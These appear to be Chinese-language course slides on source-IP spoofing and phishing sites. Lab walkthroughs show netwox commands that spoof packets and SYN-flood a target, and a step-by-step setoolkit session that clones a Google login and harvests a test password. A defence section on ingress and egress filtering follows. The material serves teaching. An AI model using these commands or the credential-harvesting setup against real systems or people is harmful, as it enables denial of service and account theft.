2.4.1 源IP地址欺骗攻击


3. 源IP地址欺骗攻击原理

- 源IP地址欺骗：某个终端发送IP分组时，不是以该终端真实的IP地址作为源IP地址，而是用其它终端的IP地址，或者伪造一个本不存在的IP地址作为IP分组的源IP地址的行为。
- 可实现拒绝服务攻击、伪造TCP连接、会话劫持攻击、隐藏攻击主机地址等

2.4.1 源IP地址欺骗攻击

4. 源IP地址欺骗攻击实践

□ DoS攻击：Smuff攻击演示



□ 黑客终端在网络中**广播**一个以攻击目标的IP地址为源IP地址的ICMP ECHO请求报文，网络中所有终端向攻击目标发送ICMP ECHO响应报文。

□ 耗尽攻击目标连接网络链路的带宽和攻击目标的处理能力。

2.5.1 源IP地址欺骗攻击

4. 源IP地址欺骗攻击实践

➤ (4) IP源地址欺骗实践

▣ 实验环境

靶机: Centos 7: 192.168.159.136 (00:0c:29:86:76:4d)

攻击机: kali linux: 192.168.159.129

网络拓扑环境: 攻击机和靶机处于同一内网。

● 步骤①攻击机: 伪造IP, 发送数据包

```
(root@kali)-[/home/kali]  
# netwox 52 -E "0:1:2:3:4:5" -I "114.114.114.114" -e "00:0c:29:86:76:4d" -i "192.168.159.136"
```


Netwox 52 使用netwox的52号模块进行IP源地址欺骗

-E 伪造的MAC地址

-I 伪造的IP地址

-e 目标MAC地址

-i 目标IP地址



2.4.1 源IP地址欺骗攻击


4. 源IP地址欺骗攻击实践

步骤②靶机：开启服务，监听端口

systemctl start httpd: 开启apache服务

tcpdump -i ens33 tcp port 80 -n -nn 使用tcpdump监听80端口

```
[root@localhost deng]# tcpdump -i ens33 tcp port 80 -n -nn
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on ens33, link-type EN10MB (Ethernet), capture size 262144 bytes
18:27:51.748227 IP 114.114.114.114.36879 > 192.168.159.136.80: Flags [S], seq 253233087
3, win 1500, length 0
18:27:52.749216 IP 114.114.114.114.57900 > 192.168.159.136.80: Flags [S], seq 962024994
, win 1500, length 0
18:27:53.749791 IP 114.114.114.114.19830 > 192.168.159.136.80: Flags [S], seq 160429555
9, win 1500, length 0
18:27:54.752055 IP 114.114.114.114.23020 > 192.168.159.136.80: Flags [S], seq 585596612
, win 1500, length 0
18:27:55.753596 IP 114.114.114.114.65416 > 192.168.159.136.80: Flags [S], seq 120334239
6, win 1500, length 0
```



2.4.1 源IP地址欺骗攻击


4. 源IP地址欺骗攻击实践

步骤③攻击机：通过netwox的76模块对IP为192.168.159.136的80端口进行syn泛洪攻击

```
(root@kali)-[/home/kali]
# netwox 76 -i 192.168.159.136 -p 80
```

步骤④靶机：tcpdump -i ens33 tcp port 80 -n -nn使用tcpdump监听80端口

```
18:38:12.306698 IP 148.46.249.154.48068 > 192.168.159.136.80: Flags [S], seq 581028161,
win 1500, length 0
18:38:12.306789 IP 212.104.40.7.26111 > 192.168.159.136.80: Flags [S], seq 2240475044,
win 1500, length 0
18:38:12.306827 IP 200.161.196.48.13645 > 192.168.159.136.80: Flags [S], seq 4137346150
, win 1500, length 0
18:38:12.306839 IP 25.231.15.141.6994 > 192.168.159.136.80: Flags [S], seq 3363193702,
win 1500, length 0
18:38:12.306975 IP 168.84.60.49.32441 > 192.168.159.136.80: Flags [S], seq 1556916630,
win 1500, length 0
18:38:12.307100 IP 167.202.203.69.29744 > 192.168.159.136.80: Flags [S], seq 1629706605
, win 1500, length 0
18:38:12.307385 IP 234.208.150.45.24512 > 192.168.159.136.80: Flags [S], seq 2709601549
, win 1500, length 0
18:38:12.307402 IP 30.153.46.20.64279 > 192.168.159.136.80: Flags [S], seq 228553520, W
in 1500, length 0
```



2.4.1 源IP地址欺骗攻击

1. 源IP地址欺骗攻击防御

网络接收到某个IP分组时，首先**判别该IP分组的源IP地址是否与发送该IP分组的终端的IP地址一致**，如果不一致，终止该IP分组的转发过程。

- ◆ 大多数路由器有内置的欺骗过滤器。有两种过滤器类型：
 - 入口过滤：不允许任何从外面进入网络的数据包使用单位的内部网络地址作为源地址。入口过滤能够使单位的网络不成为欺骗攻击的受害者。
 - 出口过滤：检查向外网发送的数据包，确信源地址是来自本单位局域网的一个地址。用于阻止有人使用内部网络的计算机向其他的站点发起攻击。

2.4.2 钓鱼网站

1. 钓鱼网站实施原理

钓鱼网站：是指黑客模仿某个著名网站的假网站，用户访问钓鱼网站过程是指用户用该著名网站的域名访问到黑客模仿该著名网站的假网站的过程，即虽然用户在浏览器地址栏中输入该著名网站的域名，但实际访问的是黑客模仿该著名网站的假网站。

钓鱼攻击：指黑客借用电子邮件或模仿网上银行、网上购物等一切网上交易的页面而**制作出假的网页页面**，以假乱真，让用户在毫不知情的情况下泄露出自己的相关账户信息（，信用卡帐号、用户名、密码、社会福利号码等），随后利用骗得的帐号和密码窃取受骗者金钱的一种攻击方式。一旦这些黑客们得到了用户的帐号信息，后果可想而知。

思考：有哪些方法可以让用户访问钓鱼网站？

2.4.2 钓鱼网站

钓鱼攻击

经典案例：工商银行网上银行被黑客多次伪造

网络钓鱼乔装银行，众网友自动上钩



中国工商银行网址: <http://www.icbc.com.cn>
假冒工商银行网址: <http://www.1cbc.com.cn>

2.4.2 钓鱼网站

钓鱼攻击

经典案例：工商银行网上银行被黑客多次伪造



URL露出了马脚

2.4.2 钓鱼网站

2. 钓鱼网站实践


Kali搭建网络环境，进行网站克隆钓鱼实践

◆ 实验环境:

- 攻击者主机 (Kali) ip:192.168.159.129
- 受害者主机 (Windows 7) ip:192.168.159.131

◆ 实验工具:

- setoolkit: 社会工程学工具包 Social Engineering Toolkit (SET), 它是一个基于Python的开源的社会工程学渗透测试工具。



2.4.2 钓鱼网站

2. 钓鱼网站实践

实验步骤:


①打开Kali的终端，然后输入setoolkit启动工具。

```
[—] The Social-Engineer Toolkit (SET) [—]
[—] Created by: David Kennedy (ReL1K) [—]
      Version: 8.0.3
      Codename: 'Maverick'
[—] Follow us on Twitter: @TrustedSec [—]
[—] Follow me on Twitter: @HackingDave [—]
[—] Homepage: https://www.trustedsec.com [—]
Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com

It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools
```



2.4.2 钓鱼网站

2. 钓鱼网站实践

实验步骤:


②选择1, 社会工程学攻击

Select from the menu:

- 1) Social-Engineering Attacks
- 2) Penetration Testing (Fast-Track)
- 3) Third Party Modules
- 4) Update the Social-Engineer Toolkit
- 5) Update SET configuration
- 6) Help, Credits, and About

99) Exit the Social-Engineer Toolkit

set> 1



2.4.2 钓鱼网站

2. 钓鱼网站实践


实验步骤:

③选择2, 网站点攻击

Select from the menu:

- 1) Spear-Phishing Attack Vectors
- 2) Website Attack Vectors
- 3) Infectious Media Generator
- 4) Create a Payload and Listener
- 5) Mass Mailer Attack
- 6) Arduino-Based Attack Vector
- 7) Wireless Access Point Attack Vector
- 8) QRCode Generator Attack Vector
- 9) Powershell Attack Vectors
- 10) Third Party Modules
- 99) Return back to the main menu.

set> 2



2.4.2 钓鱼网站

2. 钓鱼网站实践

实验步骤:

④选择3, 凭证收割机攻击方法 (钓鱼网站攻击)

The Web Attack module is a unique way of utilizing multiple web-based attacks in order to compromise the intent

The **Java Applet Attack** method will spoof a Java Certificate and deliver a Metasploit-based payload. Uses a customized java applet created by Thomas Werth to deliver the payload.

The **Metasploit Browser Exploit** method will utilize select Metasploit browser exploits through an iframe and deliver a Metasploit payload.

The **Credential Harvester** method will utilize web cloning of a website that has a username and password field and harvest all the information posted to the website.

The **Tabnabbing** method will wait for a user to move to a different tab, then refresh the page to something different.

The **Web-Jacking Attack** method was introduced by white_sheep, emgent. This method utilizes iframe replacements to make the highlighted URL link to appear legitimate however when clicked a window pops up then is replaced with the malicious link. You can edit the link replacement settings in the set_config if it's too slow/fast.


The **Multi-Attack** method will add a combination of attacks through the web attack menu. For example, you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing all at once to see which is successful.

The **HTA Attack** method will allow you to clone a site and perform PowerShell injection through HTA files which can be used for Windows-based PowerShell exploitation through the browser.

- 1) Java Applet Attack Method
- 2) Metasploit Browser Exploit Method
- 3) Credential Harvester Attack Method
- 4) Tabnabbing Attack Method
- 5) Web Jacking Attack Method
- 6) Multi-Attack Web Method
- 7) HTA Attack Method

99) Return to Main Menu

set:webattack>3



2.4.2 钓鱼网站

2. 钓鱼网站实践

实验步骤:

⑤选择1, 根据现有模版制作钓鱼网站

`set:webattack>3`


The first method will allow SET to import a list of pre-defined web applications that it can utilize within the attack.

The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.

The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.

- 1) Web Templates
- 2) Site Cloner
- 3) Custom Import

99) Return to Webattack Menu



2.4.2 钓鱼网站

2. 钓鱼网站实践

实验步骤:

⑥ 设置为Kali IP 地址。

```
set:webattack>1
```


```
[*] Credential harvester will allow you to utilize the clone capabilities within SET  
[*] to harvest credentials or parameters from a website as well as place them into a r
```

— * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * —

The way that this works is by cloning a site and looking for form fields to rewrite. If the POST fields are not usual methods for posting forms this could fail. If it does, you can always save the HTML, rewrite the forms to be standard forms and use the "IMPORT" feature. Additionally, really important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL IP address below, not your NAT address. Additionally, if you don't know basic networking concepts, and you have a private IP address, you will need to do port forwarding to your NAT IP address from your external IP address. A browser doesn't know how to communicate with a private IP address, so if you don't specify an external IP address if you are using this from an external perspective, it will not work. This isn't a SET issue this is how networking works.

```
set:webattack: IP address for the POST back in Harvester/Tabnabbing [192.168.159.129]: 192.168.159.129
```



2.4.2 钓鱼网站

2. 钓鱼网站实践

实验步骤:

⑦选择2，克隆谷歌。

```
set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.159.129] 192.168.159.129
```

**** Important Information ****

For templates, when a POST is initiated to harvest credentials, you will need a site for it to redirect.


You can configure this option under:

```
/etc/setoolkit/set.config
```

Edit this file, and change HARVESTER_REDIRECT and HARVESTER_URL to the sites you want to redirect to after it is posted. If you do not set these, then it will not redirect properly. This only goes for templates.

1. Java Required
2. Google
3. Twitter

```
set:webattack> Select a template: 2
```





2.4.2 钓鱼网站

2. 钓鱼网站实践

实验步骤:

⑧靶机windows7浏览器访问: 192.168.159.129, 并输入账号密码。




2.4.2 钓鱼网站

2. 钓鱼网站实践

实验步骤:

⑨Kail获取到用户的账号密码。


```
The best way to use this attack is if username and password form fields are available. Regardless, this capt
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
192.168.159.137 - - [18/Sep/2024 02:49:14] "GET / HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
PARAM: GALX=SJLckfgaQm
PARAM: continue=https://accounts.google.com/o/oauth2/auth?st=ChR4WFBud23mV1hIcDhLUafloz6ENh;fVWhx57dNLw9MdtH;UW1TMFQzVU2Fc1BBaUP;Wm1RSQxE2%88%99APsBz4gAAAA
AUy4_gD7Hbfz38w8kxnpNouLcRiD3VTjX
PARAM: service=iso
PARAM: dsh=-7381887106725792428
PARAM: _utfs=5
PARAM: bgresponse=js_disabled
PARAM: pstMsg=1
PARAM: dnConn=
PARAM: checkConnection=
PARAM: checkedDomains=youtube
POSSIBLE USERNAME FIELD FOUND: Email= [redacted] @gmail.com
POSSIBLE PASSWORD FIELD FOUND: Passwd=123456
PARAM: signIn=Sign-in
PARAM: PersistentCookie=yes
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```



2.4.2 钓鱼网站

3. 钓鱼网站实施方法

- 终端入侵




方法1: hosts文件劫持

将终端中的hosts文件中添加域名**www.bank.com**与IP地址**192.1.3.7**的绑定项

2.4.2 钓鱼网站

3. 钓鱼网站实施方法

- 终端入侵



